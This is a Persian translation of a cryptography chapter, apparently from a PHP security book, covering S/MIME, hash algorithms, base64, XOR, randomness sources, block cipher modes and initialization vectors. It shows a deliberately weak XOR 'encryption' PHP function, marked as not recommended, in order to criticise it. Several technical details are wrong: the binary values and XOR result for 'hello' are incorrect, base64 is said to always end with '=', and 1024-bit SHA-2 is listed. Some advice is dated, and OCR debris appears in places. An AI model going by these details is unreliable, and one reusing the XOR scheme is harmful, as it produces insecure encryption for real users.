با تمرکز فقط بر روی ایمیل، S/MIME نوعی رقیب جهت PGP است؛ هر دو آن‌ها رمزنگاری و امضا جهت هدر و متن پیام‌های ایمیل را ارائه می‌کنند. هر چند که، این دو کاملا با هم ناسازگار هستند.

S/MIME نیازمند استفاده از تبادل کلید RSA (که قبلا تشریح شد) می‌باشد، و تا حدی نیز تحت محدودیت‌های حق ثبت‌های RSA قرار دارد. همچنین، در حال حاضر تنها از کلیدهای ۴۰ بیتی استفاده می‌کند که جهت استفاده‌های با امنیت بالا، بسیار ضعیف هست. در نتیجه، وضعیت آن به عنوان یک استاندارد (به مانند وضعیت PGP) تا حدی مبهم است.

S/MIME دارای قابلیت دسترسی تجاری PGP نمی‌باشد ولی نسخه S/MIME وجود دارد (که pkcs7 نامیده می‌شود) که در ماژول openssl در PHP قرار گرفته که آن را در دسترس برنامه‌نویسان PHP قرار می‌دهد(http://php.net/openssl.). باید بیان شود که این نسخه‌ها با امضا و رمزنگاری به عنوان فرآیندهای غیرمرتبط برخورد می‌کنند و بنابراین (حداقل به صورت نظری) پیام ظاهرا ایمن شما را در برابر حملات توصیف‌شده در مقاله‌ی دان دیویس، قرار می‌دهند (که قبلا در بخش «روش‌های رمزنگاری ایمیل» به آن پرداختیم).

۱،۷ توابع درهم‌سازی پیشنهادی

به این دلیل که درهم‌سازی غیرقابل وارون‌سازی است، نمی‌توان آن را جهت ذخیره یا انتقال اطلاعات به کار گرفت. ولی یک روش عالی جهت تشخیص خطا می‌باشد که در این حالت نشان می‌دهد که آیا یک رشته داده همان چیزی است که انتظار می‌رفت یا خیر. اگر محتوای داده در واقع اهمیت کمتری از یکپارچگی آن داشته باشد، که اغلب در خصوص رمزهای عبور به این صورت است، چنین عمل‌کردهایی بسیار مفید هست.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۱,۷,۱ CRC32

CRC مخفف Cyclic Redundancy Check، از یک پردازش ۲ بخشی جهت ایجاد یک نمایش عدد صحیح بسیار کوچک از یک تکه‌ی عظیم داده استفاده می‌کند، این دایجست داده را یک checksum (مجموع مقابله‌ای) می‌نامند. CRC32 نام خود را از اندازه‌ی عدد صحیح ۳۲ بیتی حاصل، اتخاذ نموده است.

هنگام استفاده از یک CRC جهت تشخیص خطا، فرستنده یک CRC را جهت چیزی که باید انتقال داده شود محاسبه می‌کند، و ان را به همراه (یا مستقل از) محتوا، انتقال می‌دهد. گیرنده، CRC را دوباره محاسبه می‌کند، عدم تطابق نشان می‌دهد که چیزی که دریافت شده است همان چیزی نیست که ارسال شده است، چه به دلیل خطای انتقال و چه به دلیل دست‌کاری در حین انتقال. تابع crc32() در PHP به سادگی چنین محاسباتی را مدیریت می‌کند.

مشکل این روش این است که این امکان وجود دارد که فایل را به گونه‌ای تغییر داد که CRC آن تحت تاثیر قرار نگیرد. بنابراین، در واقع دو استفاده‌ی عملی جهت این الگوریتم وجود دارد و هیچ‌کدام از آن‌ها را نمی‌توان مرتبط با امنیت دانست:

- یک بررسی ارزان جهت یکپارچگی پیام در برابر خطاها است (و نه حملات).
- یک درهم‌سازی بسیار کوتاه‌تر را در مقایسه با MD5 یا SHA-1 ایجاد می‌کند در حالی که همچنان منحصر به فرد باقی می‌ماند. بنابراین، CRC32 را می‌توان به عنوان یک تولید کننده‌ی کارای id در سیستم‌هایی به کار گرفت که در آن‌ها، انتظار می‌رود که تعداد کل اشیا کمتر از چندین میلیون باشد.

۱,۷,۲ MD5

الگوریتم تجزیه‌ی پیام (MD)، توسعه‌یافته توسط ران ریوست که یک مهره‌ی کلیدی در ساخت رمزنگاری RSA بود، در سال ۱۹۹۲ در RFC1321 تعریف شده است و به عنوان روشی جهت محاسبه‌ی دایجست ۱۲۸ بیتی هر پیام با طول اختیاری و تصادفی هست. این الگوریتم به عنوان یک الگوریتم با محاسبات بسیار سریع توسعه یافت که به همین صورت هم هست. در حال حاضر، ویرایش پنجم این الگوریتم به صورت گسترده مورد استفاده قرار می‌گیرد آنچنان که در الگوریتم‌های درهم‌سازی معمول است، MD5 دارای توانایی بالایی در تایید داده می‌باشد، ایمن‌تر از عدد صحیح ساده‌ای است که توسط CRC32 تولید می‌شود ولی همچنان نسبتا کوچک است (خود دایجست ۱۲۸ بیتی معمولا توسط یک عدد هگزادسیمال ۳۲ رقمی نشان داده می‌شود) و بنابراین قابل مدیریت است..

در اوایل این فصل ما این مسئله را مورد بحث قرار دادیم که یک عدد ۱۲۸ بیتی واقعا تا چه حد بزرگ است، و به نظر می‌رسد که چنین طولی جهت یک دایجست به سادگی می‌تواند امنیت کافی را ارائه دهد. ولی یک تصادم (یعنی دو پیام متفاوت که یک دایجست یکسان را ایجاد می‌کنند) در سال ۱۹۹۶ یافت شد و تا سال ۲۰۰۴ تعداد تلاش‌های brute-force جهت ایجاد یک تصادم تا حد ۲ به توان ۴۰ کاهش یافته است در مواردی که مقدار در حال درهم‌سازی شدن جهت یک حمله کننده مشخص است (مثلا امضاهای دیجیتال). بنابراین، جامعه‌ی رمزنگاری در حال حاضر پیشنهاد می‌دهد که سایر الگوریتم‌ها مورد استفاده قرار گیرد. ما تعدادی از این گزینه‌ها را در بخش «الگوریتم‌های جدید درهم‌سازی» در ادامه این فصل، مورد بحث قرار می‌دهیم. MD5 همچنان یک روش سریع و قوی و نسبتا ایمن است و تابع md5() در PHP باعث می‌شود که این الگوریتم به‌صورت بسیار ساده مورد استفاده قرار گیرد ولی با توجه به افزایش سالانه در قدرت محاسباتی که موجب شکستن سریع‌تر کدها می‌شود، به نظر می‌رسد که خوب نیست که از آن جهت چیز مهمی استفاده شود که انتظار می‌رود به مدت حدود ده سال، دوام بیاورد.

۱,۷,۳ SHA-1

در سال ۱۹۹۳، NSA و NIST همکاری نمودند تا یک الگوریتم درهم‌سازی ایمن (SHA) را تعریف و در نهایت منتشر نمایند (در ۱۷ آوریل ۱۹۹۵، در FIPS 180-10). RFC 3174 که در سپتامبر ۲۰۰۱ منتشر شد (در دسترس در http://www.ietf.org/rfc/rfc3174.txt)، SHA-1 را تعریف نمود که از همان مفهوم کلی مشابه با MD5 استفاده می‌کند با این تفاوت که یک دایجست طولانی‌تر ۱۶۰ بیتی را ایجاد می‌کند. پیشرفت‌های بعدی، که معمولا به همراه هم SHA-2 نامیده می‌شوند، دایجست‌های طولانی‌تری را تولید می‌کنند.

به این دلیل که SHA-1 توسط دولت فدرال ایالات متحده توسعه یافت، دارای حق ثبت اختراع نیست و روش‌های آن به صورت گسترده مورد بحث و انتشار قرار گرفته‌اند. در نتیجه، به عنوان یک بخش داخلی در اغلب زبان‌ها وجود دارد. تابع sha1() در PHP کل کارهای محاسباتی درهم‌سازی هر نوع رشته‌ی ورودی را انجام می‌دهد. بنابراین، به نظر می‌رسد SHA-1 یک انتخاب هوشمندانه و ساده جهت برنامه‌نویسان PHP باشد که می‌خواهند از یک الگوریتم درهم‌سازی ایمن استفاده کنند.

با این حال، در فوریه‌ی ۲۰۰۵، یک تیم از محققین پرده از کشف یک ضعف در الگوریتم SHA-1 برداشتند که تعداد عملیات بروت فورس مورد نیاز جهت ایجاد یک تصادم را از ۲ به توان ۸۰ به ۲ به توان ۶۹ کاهش می‌دهد. هر چند ۲ به توان ۶۹ همچنان یک عدد عظیم است، این ضعف موجب این ترس می‌شود که

تحقیقات بیشتر ممکن است این آستانه را پایین‌تر بیاورند. گزارش امنیتی RSA در خصوص این مبحث در آدرس http://www.rsasecurity.com/rsalabs/node.asp?id=2834 واقع است. همچنین مقاله‌ی بروس اشنایر در آدرس http://www.schneier.com/blog/archives/2005/02/cryptanalysis_o.html موجود است.

کسانی که بالاترین نگرانی را در خصوص راحتی نسبی کشف تصادم‌ها در MD5 و SHA-1 دارند، در حال حاضر نیز به امید دایجست‌های ۲۵۶ بیتی (یا حتی طولانی‌تر) در SHA-2 هستند.

متاسفانه، دایجست‌های SHA طولانی‌تر، نسبتا جدید هستند و به صورت گسترده و به اندازه‌ی SHA-1 مورد استفاده و بررسی نیستند. احتمالا چند سال طول می‌کشد تا برنامه‌نویسان دارای ابزارهایی شوند که یک سطح اعتماد مشابه با چیزی که جهت SHA-1 وجود دارد را جهت SHA-2 ایجاد کنند.

۱,۷,۴ DSA

تقریبا در همان زمان که NSA و NIST در حال توسعه‌ی SHA به عنوان یک الگوریتم درهم‌سازی جهت اهداف عمومی بودند، همچنین در حال همکاری جهت توسعه‌ی یک الگوریتم امضای دیجیتال (DSA) نیز بودند که اصولا برای ارائه‌ی امضاهای دیجیتال طراحی شده و تنها جهت این امر مورد استفاده قرار می‌گیرد (یعنی، ویرایش‌های درهم‌سازی شده از امضاهای متنی، مورد استفاده جهت تایید اعتبار فرستنده‌ی یک پیام). DSA در تاریخ ۱۹ می۱۹۹۴ در FIPS 186 اعلام شد (در دسترس در http://www.itl.nist.gov/fipspubs/fip186.htm).

به مانند SHA-1، DSA نیز به صورت گسترده انتشار یافته است و به صورت گسترده در دسترس می‌باشد. این الگوریتم در OpenSSL منبع باز و بسته‌های امنیتی OpenSSH وارد شده است (که در فصول ۷ و ۸ مورد بحث قرار می‌گیرند) و یک انتخاب عالی جهت یک هدف خاص است که این الگوریتم جهت آن، طراحی شده است.

۱,۷,۵ الگوریتم‌های درهم‌سازی جدید

ما در اینجا به صورت بسیار خلاصه یک تعداد از جدیدترین الگوریتم‌ها را فهرست می‌کنیم که به عنوان جایگزین جهت الگوریتم‌های کنونی پیشنهاد شده‌اند. توجه کنید که هیچ کدام از این موارد هنوز به صورت جامع مورد آزمون قرار نگرفته است تا تضمین شود که واقعا دارای امنیت بالاتری نسبت به الگوریتم‌های

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

کنونی می‌باشد که اندکی شکننده هستند. ولی اعتقاد داریم که خوانندگان همچنان می‌توانند به SHA-1 و DSA جهت چند سال آینده با سطح قابل قبولی از راحتی، اعتماد نمایند.

۱,۷,۵,۱ SHA-2

SHA-2 یک عبارت تجمیعی جهت گونه‌های مختلف SHA-1 است که از طول دایجست‌های ۲۵۶، ۵۱۲ و یا حتی ۱۰۲۴ بیتی استفاده می‌کنند. علاوه بر طول دایجست بسیار بالاتر، این موارد اصولا مشابه با SHA-1 هستند.

۱,۷,۵,۲ RIPEMD-160

RIPEMD یک الگوریتم درهم‌سازی است که توسط یک گروه از رمزگذاران بلژیکی از روی MD4 به عنوان جایگزینی جهت SHA-1 (که همچنان تحت تاثیر منفی توسعه یافتن توسط NSA می‌باشد) توسعه یافته است، . http://www.esat.kuleuven.ac.be/~bosselae/ripemd160.html. این الگوریتم کم‌کم جذابیت بالاتری می‌یابد، چرا که حرکت‌هایی جهت کنار گذاشتن SHA-1 انجام شده است (که قبلا بیان شد). هرچند ویرایش‌های ۲۵۶ و ۳۲۰ بیتی وجود دارند، ویرایش کنونی، یعنی RIPEMD-160 به‌عنوان بخشی از مجموعه ابزار رمزنگاری OpenSSL موجود است که ما آن را در فصل دوم، تشریح خواهیم نمود.

۱.۸ الگوریتم‌های مربوطه

دو الگوریتم بعدی، یعنی base56 و فرایند XOR نمودن یک مقدار با یک کلید، گاهی جهت رمزگذاری داده به روشی مورد استفاده قرار می‌گیرند که مشابه با رمزنگاری است. با این حال، اشتباه نکنید: هر الگوریتمی که از یک الگوریتم رمزنگاری قوی ریاضیاتی استفاده نکند هیچگاه نباید جهت رمزنگاری مورد استفاده قرار گیرد. ما احساس می‌کنیم که باید این روش‌ها را مورد اشاره قرار دهیم چرا که دارای کاربرد عملی، درون الگوریتم‌های رمزنگاری و درهم‌سازیی هستند که در بالا مورد اشاره قرار گرفتند.

۱,۸,۱ Base64

Base64 یک الگوریتم رمزی‌سازی تا یک الگوریتم پنهان‌سازی هست. این الگوریتم که در ابتدا جهت امکان انتقال الصاقات باینری ایمیل‌ها، با تبدیل انها به کاراکترهای قابل چاپ، توسعه یافت، مورد استفاده‌ی گسترده‌ای قرار گرفت و بهتر است آن را مبهم‌سازی بنامیم تا رمزنگاری.

مرکز مدیریت امنیت داده و هماهنگی عملیات حفاظت‌های داده ای

به این دلیل که یک رشته‌ی انکد[11] شده شامل یک مجموعه‌ی محدودی از کاراکترها است و همواره حداقل با یک علامت = پایان می‌یابد، سخت نیست که حدس بزنیم که base64 جهت انکد نمودن آن مورد استفاده قرار گرفته است و در نتیجه، رمزگشایی آن کار خاصی ندارد. بنابراین، base64 هیچگاه نباید جهت نیازهای رمزنگاری جدی مورد استفاده قرار گیرد.

با این حال، شما می‌توانید کلیدها و یا داده‌های رمزنگاری شده را در انکدینگ base64 مشاهده نمایید. رمزنگاری داده‌ها را به یک رشته‌ی کاملا تصادفی تبدیل می‌کند و نتیجه‌ی آن حاوی تعداد زیادی کاراکتر غیرقابل چاپ است. این ویژگی باعث می‌شود که داده‌های رمزنگاری شده جهت رندر در یک محیط ASCII ایمن نباشند و این امر نیازمند آن است که شما از یک نوع ستون ایمن-باینری جهت ذخیره‌ی آن در پایگاه‌داده‌ی خود استفاده کنید. بنابراین، این وسوسه وجود دارد که رشته‌ی رمزنگاری شده را دوباره به عنوان یک هگزادسیمال یا base64 انکد نماییم. از آنجا که base64 تنها ۳۳ درصد بزرگ‌تر از رشته‌ی رمزنگاری شده‌ی اولیه است، این روش کاراتر از استفاده از انکدینگ هگزادسیمال است، که اندازه‌ای دو برابری دارد.

۱,۸,۲ XOR

عملیات XOR عبارت است از فرآیند تبدیل یک نمایش بیتی از یک مقدار بر اساس اینکه چگونه مقدار آن با هر رقم از یک مقدار دیگر، متفاوت است. جهت مثال، اگر ما رشته‌ی «hello» را داشته باشیم، می‌توانیم آن رشته را با استفاده از مقادیر ASCII نمایش دهیم: ۱۰۴ ۱۰۱ ۱۰۸ ۱۰۸ ۱۱۱. این اعداد ASCII را می‌توان به عنوان ارقام دودویی نمایش داد یعنی بیت ها: ۰۱۱۰۱۰۰۰ ۰۱۱۰۰۱۰۱ ۰۱۱۰۰۱۰۰ ۰۱۱۰۰۱۰۰ ۰۱۱۱۰۰۰۰ ۰۱۱۱۰۰۱۱. اگر یک رشته‌ی دیگر داشته باشیم، جهت مثال، «mbnjq» (هش ساده‌ی hello که قبلا نشان دادیم)، می‌توانیم به شکل مشابه آن را به عنوان ۱۰۹ ۹۸ ۱۱۰ ۱۰۶ ۱۱۳ یا به عنوان 01101101 01100010 01101110 01101010 01110001 نمایش دهیم. جهت XOR نمودن این دو مقدار، ما هر کدام از ارقام آن‌ها را با هم مقایسه می‌کنیم. هنگامی که هر کدام از دو رقم، صحیح هستند (یا ۱)، ما یک مقدار صحیح یا ۱ را تخصیص می‌دهیم؛ هنگامی که هر دو و یا هیچکدام صحیح نباشند، ما یک مقدار غلط یا ۰ را تخصیص می‌دهیم. بنابراین، XOR نمودن این دو مقدار، مقدار نهایی

[11] Encode

00000101 00000101 00011110 00011010 00000010 را ارائه می‌دهد، همان‌طور که در تصویر ۱-۱ نشان داده شده است.

تصویر ۱-۱: XOR نمودن مقادیر «hello» و «mbnjq»

```
hello: 01101000 01100111 01110000 01110000 01110011
mbnjq: 01101101 01100010 01101110 01101010 01110001
       --------------------------------------------
       00000101 00000101 00011110 00011010 00000010
```

به سادگی باید بتوان با مشاهده‌ی این تصویر تعیین نمود که XOR نمودن نتیجه در مقابل هر کدام از دو مقدار دیگر، مقدار سوم را ارائه می‌دهد.

عملیات XOR مبنایی بر استریم یکی از نیروهای محرکه‌ی رمزنگاری می‌باشد چرا که یک متن ساده با XOR نمودن آن با یک مقدار دیگر، به نوعی متن رمزی تبدیل می‌شود. در واقع، شما می‌توانید الگوریتم رمزنگاری ساده‌ی خود (که اصلاً پیشنهاد نمی‌شود) را با XOR نمودن بلوک‌های مختلف داده‌های متنی در مقابل درهم‌سازی MD5 نوعی عبارت رمزی (این امر در واقع نحوه‌ی کارکردن الگوریتم رمزنگاری RC4 می‌باشد) ایجاد نمایید. جهت رمزگشایی، دوباره این دو مقدار را XOR نمایید. به شرطی که کلید طولانی باشد و پنهان نگه داشته شود، این نوع رمزنگاری به سادگی شکسته نخواهد شد- جهت یک و تنها یک پیام. هنگامی که همین کلید جهت رمزنگاری چندین پیام مورد استفاده قرار گیرد، این روش به سرعت شکسته خواهد شد. اگر هر بیتی از پیام متنی ساده، شناخته شده باشد (از قبیل تاریخ یا تعدادی از دستورات)، آنگاه یک XOR از این مقدار متن ساده با متن رمزی، بخشی از کلید را آشکار خواهد نمود. هر چه تعداد بخش‌های بیشتری از کلید مشخص باشد، رمزنگاری ضعیف‌تر خواهد شد.

یک الگوریتم «رمزنگاری دو سویه» که به صورت کامل بر XOR تکیه می‌کند قبلاً به عنوان یک نظر در دستورالعمل PHP تحت عنوان «رمزنگاری MD5 سه‌گانه» منتشر می‌شد. این کد بخشی از یک مجموعه از عملکردها بود که در دستورالعمل PHP منتشر شده ولی بعدا حذف شد و پیشنهاد شد از آن‌ها استفاده نشود. با این حال، این کد همچنان به صورت گسترده در اینترنت پخش می‌شود و حتی در سیستم‌های PHP توسعه می‌یابد. ما در اینجا نمونه‌ای از این کد را نمایش می‌دهیم تا نشان دهیم که مشکل آن چیست.

```
// NOT Recommended!
function keyED( $txt, $encrypt_key ) {
  $encrypt_key = md5( $encrypt_key );
  $ctr = 0;
  $tmp = '';
  for ( $i = 0; $i < strlen( $txt ); $i++ ) {
    if ( $ctr == strlen( $encrypt_key ) ) $ctr = 0;
    $tmp.= substr( $txt, $i, 1) ^ substr( $encrypt_key, $ctr, 1 );
    $ctr++;
  }
  return $tmp;
}
```

در اینجا، حلقه for استریم متن ساده را کاراکتر به کاراکتر بررسی می‌کند، و آن را با یک کلید که یک درهم‌سازی MD5 از یک پیام رمزی است، XOR می‌نماید (به یاد داشته باشید که در PHP، عملگر ^ یک عملگر XOR بیتی می‌باشد). در بدترین حالت، و به صورت به‌کار برده شده با بقیه مجموعه، که شامل کلید همراه با متن رمزنگاری شده هست و این چیزی بیش از مبهم‌سازی نیست و جهت اهداف جدی، بیهوده می‌باشد.

۱،۹ اعداد تصادفی

هیچ روتین رمزنگاری نمی‌تواند از کلیدی که استفاده می‌کند، بهتر عمل کند و از آنجا که کلیدها وابستگی به داده‌های تصادفی دارند، در اینجا یک بحث کوتاه در مورد تولید داده‌های تصادفی ارائه می‌کنیم. یک بحث جامع در خصوص این مطلب را می‌توانید در RFC 1750 (در دسترس در http://www.faqs.irg/rfcs/rfc1750.html) پیدا کنید.

منبع اصلی تصادفی بودن، یا انتروپی، بر روی یک سیستم یونیکس عبارت است از /dev/random. این یک دستگاه نرم‌افزاری است که یک رشته‌ی تقریبا ثابت از داده‌های باینری را بر اساس الگوریتم تولید ارقام شبه تصادفی (PNRG) تولید می‌کند. به دلیل این‌که داده‌های شبه تصادقی، اگر مقدار آغازین آنها مشخص باشد قابل پیش‌بینی هستند، الگوریتم PNRG دارای یک بافر از داده‌های تصادفی جمع‌آوری شده در طول زمان از مقادیر مختلف سیستمی از قبیل رخدادهای شبکه و یا زمان‌بندی روتین‌های مختلف که توسط کرنل سیستم اجرا می‌شوند، هست. اگر این بافر از داده‌های واقعی خالی شود، دستگاه /dev/random وارد حالت مسدود می‌شود و خروجی معلق می‌گردد تا زمانی که آنتروپی بیشتری از سیستم ارائه آید تا با رشته‌ی شبه تصادفی مخلوط شود.

در سیستم‌های مبتنی بر لینوکس، یک دستگاه /dev/urandom هم وجود دارد که در صورتی که بافر آنتروپی سیستم خالی شود، وارد حالت نیم‌بلوکه گردد. و به جای آن، /dev/urandom کار خود را با استفاده از داده‌های شبه تصادفی ناشی از الگوریتم PRNG ادامه خواهد داد تا زمانی که آنتروپی سیستم بیشتری ارائه آید.، در حالی که این امر باعث می‌شود که برنامه‌هایی که نیاز به داده‌های تصادفی بالا دارند، در وضعیتی که اتفاق خاصی در سیستم دیده نمی‌شود، هنگ[۱۲] نکنند، این امر می‌تواند به شکلی بالقوه موجب تضعیف الگوریتم‌های رمزنگاری شود که بر تصادفی بودن واقعی جهت مبهم‌سازی موفق اطلاعات، تکیه دارند. در حالی که /dev/urandom مطمئنا الزامات بسیاری از روتین‌هایی که همه داده‌های تصادفی نیاز دارند را برآورده می‌کند، تنها /dev/random باید جهت اهداف مرتبط با رمزنگاری و امنیت مورد استفاده قرار گیرد.

اگر حدس می‌زنید که /dev/random به اندازه‌ی کافی تصادفی نیست، یا در حال استفاده از سیستمی هستید که یک منبع خوب جهت آنتروپی ندارد، چندین روش جهت ارائه آوردن آن وجود دارد:

دایمون جمع‌آوری کننده‌ی آنتروپی، یک دایمون منبع‌باز نوشته شده به زبان پرل (در دسترس در /) که داده‌های تصادفی را با نظارت بر فعالیت‌های سیستمی از قبیل مقدار حافظه‌ی مورد استفاده، تعداد کاربران درون سیستم و کارهایی که انجام می‌دهند و غیره، ایجاد می‌کند. بر روی یک سیستم شلوغ، این برنامه یک آنتروپی با کیفیت تقریبا بالا را تولید می‌کند.

یک سرویس آنلاین مشابه، که داده‌های تصادفی با کیفیت بالا را در اشکال مختلف ارائه می‌دهد، منبع آنتروپی در سایت random.org، یک رادیو است که بر روی یک فرکانس خالی قرار گرفته است، این امر نویز اتمسفری ایجاد می‌کند که سپس نمونه‌برداری شده و به آنتروپی تبدیل می‌گردد. یک سرویس آنلاین دیگر، HotBits است که براساس واپاشی پرتویی یک نمونه از کریپتان-۸۵ در زیرزمینی در سوئیس کار می‌کند. هر دو این سایت‌ها دارای دستورالعمل‌هایی جهت درست کردن تجهیزات جمع‌آوری آنتروپی و تست نمودن داده‌های تصادفی ارائه آمده می‌باشند.

مولدهای خارجی ارقام تصادفی، که یا از استهلاک رادیواکتیو و یا نویز یک دیود یا مقاومت استفاده می‌کنند، توسط تعدادی شرکت مختلف در سراسر جهان جهت اهداف علمی و تفریحی ساخته می‌شوند.

---

[۱۲] Hang

۱،۱۰ بلوک‌ها، حالات، و بردارهای اولیه

به هر حال، کتابخانه‌های رمزنگاری موجود، یک آرایه‌ی عظیم از انتخاب‌ها را در اختیار توسعه‌دهنده قرار می‌دهند. یعنی علاوه بر اینکه تنها چه الگوریتمی را باید جهت خود رمزنگاری مورد استفاده قرار داد سه مفهوم دیگر نیز وجود دارد که شما باید از آن‌ها اطلاع داشته باشید تا بتوانید تصمیمات آگاهانه‌ای هنگام کار با رمزهای رمزنگاری اتخاذ نمایید.

۱،۱۰،۱ استریم‌ها[۱۳] و بلوک‌ها

رمزهای استریمی، همان رمزهایی هستند که با XOR نمودن یک پیام متنی ساده در مقابل یک کلید عمل می‌کنند. RC4 یک مثال از یک رمز استریمی می‌باشد.

سایر الگوریتم‌های رمزنگاری که مورد بحث قرار داده‌ایم، رمزهای بلوکی محسوب می‌کنند چرا که این‌ها پیام‌های متنی ساده را به بلوک‌های یک اندازه از داده (افزودن بر اخرین مورد در صورت ضرورت) تقسیم می‌کنند و سپس به نوبت بر روی هر کدام از بلوک‌ها اعمال می‌شوند. این موارد، ایمن‌تر بوده و تنها نوعی هستند که در آن‌ها، حالات (که در ادامه تشریح شده‌اند) دارای اهمیت هستند.

۱،۱۰،۲ حالات[۱۴]

چهار حالت ممکن جهت انجام عملیات بر روی یک بلوک از متن ساده[۱۵] در هنگام تبدیل به شکل رمزنگاری شده، وجود دارد. در این بخش هر کدام از آن‌ها را معرفی می‌کنیم.

حالت کتاب کد الکترونیک (ERCB)

در حالت ERCB، یا حالت کتاب کد الکترونیک، هر بلوک به تنهایی رمزنگاری می‌شود و نتیجه‌ها به هم چسبانده می‌شوند تا متن رمزنگاری شده را ایجاد کنند. این روش دارای مزیت کارایی بسیار بالا است چرا که رمزنگاری هر بلوک در واقع یک عملیات موازی می‌باشد ولی دارای یک ضعف بزرگ نیز هست: الگوهای موجود در متن ساده می‌توانند به عنوان الگوهایی در متن رمزنگاری شده، ظاهر شوند. اغلب بسیار

---


[۱۳] Stream

[۱۴] Mode

[۱۵] Plain

ساده است که چنین پدیده‌ای را مشاهده نماییم هنگامی که یک تصویر مورد رمزگذاری قرار می‌گیرد. تصویر ۲-۱ زیر ترسیم عالی ویکیپدیا از این مشکل را نشان میدهد که تصویر اصلی Tux در سمت چپ و ویرایش رمزنگاری شده‌ی آن (که الگوی باقیمانده در آن به راحتی دیده می‌شود) در سمت راست قرار گرفته است.

تصویر ۱-۲ :ترسیم ویکیپدیا از مشکل الگو در رمزنگاری حالت ECB



به دلیل این مشکل الگو، حالت ECB جهت رمزنگاری داده‌های تصادفی مناسب است که در آن‌ها الگوهای موجود در متن رمزنگاری شده اگر وجود داشته باشند، اطلاعات بسیار اندکی را در خصوص متن ساده ارائه می‌دهند. سه حالت بعدی که ما مورد بحث قرار می‌دهیم این مشکل الگو را با استفاده از داده‌های بلوک‌های قبلی جهت مبهم نمودن داده‌ها در بلوک کنونی، حل می‌کنند. به عبارت دیگر، رمزگشایی موفق هر بلوک بستگی به رمزنگاری بخشی و یا همه‌ی بلوک‌های قبل از آن دارد.

حالت بازخورد خروجی

حالت OFB یا حالت بازخورد خروجی، یک سری بلوک از داده را نگهداری می‌کند که keystream نامیده می‌شوند. هر بلوک از keystream با استفاده از یک کلید رمز، رمزنگاری می‌شود تا بلوک بعدی را تشکیل دهد. هنگامی که keystream ایجاد شد، با بلوک‌های متن ساده XOR می‌شود تا متن رمزی ایجاد شود. به این دلیل که keystream به صورت مستقل از متن ایجاد می‌شود، این حالت دارای مقاومت بسیار بالایی در برابر خطاهای انتقال است؛ اگر یک بلوک حاوی بیت‌های خراب باشد، این امر تاثیری بر رمزگشایی سایر بلوک‌ها نخواهد داشت. حالت OFB هیچ اطلاعاتی در خصوص الگوهای موجود در متن

ساده و یا در بلوک‌های کپی را بروز نمی‌دهد ولی به این دلیل، که در برابر خطا مقاوم است، همچنین در معرض دستکاری غیر قابل تشخیص پیام از طریق دستکاری متن رمزی، می‌باشد.

حالت بازخورد رمز

حالت CFB یا حالت بازخورد رمز، نیز از یک keystream استفاده می‌کند. با این حال، به جای تولید مستقل آن، هر بلوک متوالی keystream با رمزنگاری بلوک متن رمز قبلی، تولید می‌شود. در ادامه نتیجه با بلوک متن ساده‌ی کنونی XOR می‌شود تا متن رمز ایجاد شود. این امر دارای مزیت جلوگیری از دستکاری متن رمزنگاری شده در هنگام انتقال می‌باشد چرا که هر بلوک از متن رمز به عنوان یک کلید جهت بلوک بعدی عمل می‌کند. ولی به دلیل روش کار مکانیسم بازخورد، CFB ممکن است اطلاعاتی را در خصوص بلوک‌های مجاور بروز دهد که ممکن است مشابه و یا یکسان باشند.

حالت زنجیره‌ی بلوک رمز

در نهایت، حالت CBC یا حالت زنجیره‌ی بلوک رمز، هر بلوک متن ساده را در مقابل بلوک متن رمز قبل از آن، XOR می‌کند و سپس نتیجه را رمزنگاری می‌نماید. این روش را ایمن‌ترین حالت محسوب می‌کنند چرا که هر نوع الگو در متن ساده قبل از رمزنگاری این بلوک‌های متن ساده، مخفی می‌شود و هر نوع تغییر در بلوک متن رمزی، باعث می‌شود که بلوک‌های بعد از آن غیر قابل رمزگشایی باشند. جهت بسیاری از برنامه‌ها، شما احتمالا باید از حالت CBC استفاده کنید.

۱,۱۰,۳ بردارهای آغازین[۱۶]

در بحث ما پیرامون حالات مختلف، شما مشاهده می‌کنید که، به استثنای حالت ECB، رمزنگاری هر بلوک به رمزنگاری بلوک قبلی بستگی دارد. ولی بلوک اول چه؟ به جای برخورد شانسی با آن، هر کدام از حالات، غیر-ECB ، نیازمند یک بردار آغازین (IV) می‌باشد که یک تکه‌ی تصادفی از داده‌ی باینری است که به عنوان بلوک «صفر» عمل می‌کند. این IV به عنوان یک عمل‌کرد مهم به عنوان یک تصادفی‌ساز یا افزودنی رمزنگاری عمل می‌کند به گونه‌ای که پیام‌های متنی کپی که با استفاده از یک کلید یکسان رمزنگاری شده‌اند، دارای متن رمزی یکسانی نباشند.

[۱۶] Initialization vectors

با این حال، این امر کاربر را با یک وضعیت خاص رو به رو می‌کند، چرا که همین بردار آغازین باید جهت رمزگشایی موفق پیام ارائه داده شود. این داده را می‌توان از منبعی بیرونی ارائه آورد، به مانند هنگامی که MD5 برچسب زمانی یک پیام به عنوان IV استفاده می‌شود ولی عموما این IV تنها به قبل از پیام رمزنگاری شده، اضافه‌شده و سپس جداسازی می‌شود تا جهت رمزگشایی مورد استفاده قرار گیرد. این امر نیازمند نوعی توافق بین فرستنده و گیرنده می‌باشد و باید همراه با نوع الگوریتم، کلید و حالت بلوکی مورد استفاده، تحت بررسی و توافق قرار گیرد.

۱،۱۱ خلاصه

